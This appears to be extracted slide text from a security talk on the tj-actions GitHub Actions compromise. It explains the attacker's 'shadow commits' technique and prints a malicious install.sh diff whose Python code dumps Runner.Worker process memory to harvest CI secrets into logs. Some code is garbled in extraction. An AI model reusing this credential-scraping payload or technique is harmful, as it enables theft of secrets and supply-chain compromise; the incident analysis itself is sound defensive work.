






Step #4

Lateral Movement to the tj-actions organization



Fork commits & git tags

TTP #3

In other words:


Committing to a fork is equivalent to pushing a branch to a repository you don't own.

The code doesn't do anything – but *it's there*



Fork commits & git tags

TTP #3



Fork commits & git tags

TTP #3

“same” repo

github.com/**my_org**/my_repo/commit/**commit2**

main

...

fork: main

github.com/**my_org**/my_repo/commit/**malicious_commit**

Fork commits & git tags

TTP #3

“same” repo

github.com/**my_org**/my_repo/commit/commit2

main

Tag: v1

Tag: v1

fork: main

github.com/**my_org**/my_repo/commit/malicious_commit

Fork commits & git tags

TTP #3

This is a well thought technique as it achieves two things:

1. No commits noise (nothing pushed)
2. GH doesn't log git tag events for free tiers



github.com/my_org/my_repo/commit/ malicious_commit


Fork commits & git tags

TTP #3

The attacker utilized this technique **multiple times** in the following steps, so we will refer to it as “**shadow commits**”

github.com/my_org/my_repo/commit/badcommit





 This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit 0f176b3

[Browse files](#)

 iLrmKCu86tjwp8 authored on Mar 11 Verified

1

patch diff · 1 parent [113423a](#) commit 0f176b3 

 **1 file changed** +11 -0 lines changed



> install.sh  

+11 ■■■■■ ...


```

16      #!/usr/bin/env python3
      # based on https://davebove.com/blog/?p=1620
      import sys
      import os
      import re
      def get_pid():
          # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
          pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

          for pid in pids:
              with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                  if b'Runner.Worker' in cmdline_f.read():
                      return pid

          raise Exception('Can not get pid of Runner.Worker')
      if __name__ == "__main__":
          pid = get_pid()
          print(pid)

          map_path = f"/proc/{pid}/maps"
          mem_path = f"/proc/{pid}/mem"

          with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
              for line in map_f.readlines(): # for each mapped region
                  m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \[-r\]', line)
                  if m.group(3) == 'r': # readable region
                      start = int(m.group(1), 16)
                      end = int(m.group(2), 16)
                      # hotfix: OverflowError: Python int too large to convert to C long
                      # 18446744073699065856
                      if start > sys.maxsize:
                          continue
                      mem_f.seek(start) # seek to region start

                      try:
                          chunk = mem_f.read(end - start) # read region contents
                          sys.stdout.buffer.write(chunk)
                      except OSError:
                          continue

17
18      if [ "$RUNNER_ENVIRONMENT" = 'github-hosted' ] && [ "$RUNNER_OS" = 'linux' ]; then
19          echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
20          VALUES='python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '("[^"]*"|'\'\'\'' | sort -u | base64 -w 0 | base64 -w 0`
21          echo 'Review metadata:'
22          echo $VALUES
23          echo 'Configuring...'
24          sleep 15 && /dev/null
25      fi
26

```

```

def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    pid = get_pid()
    print(pid)

    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"

    with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
        for line in map_f.readlines(): # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \[[-r]\]', line)
            if m.group(3) == 'r': # readable region
                start = int(m.group(1), 16)
                end = int(m.group(2), 16)
                # hotfix: OverflowError: Python int too large to convert to C long
                # 18446744073699065856
                if start > sys.maxsize:
                    continue
                mem_f.seek(start) # seek to region start

            try:
                chunk = mem_f.read(end - start) # read region contents
                sys.stdout.buffer.write(chunk)
            except OSError:
                continue

```

Iterates all the /proc directories, their /proc/{pid}/maps and /proc/{pid}/mem subdirectories

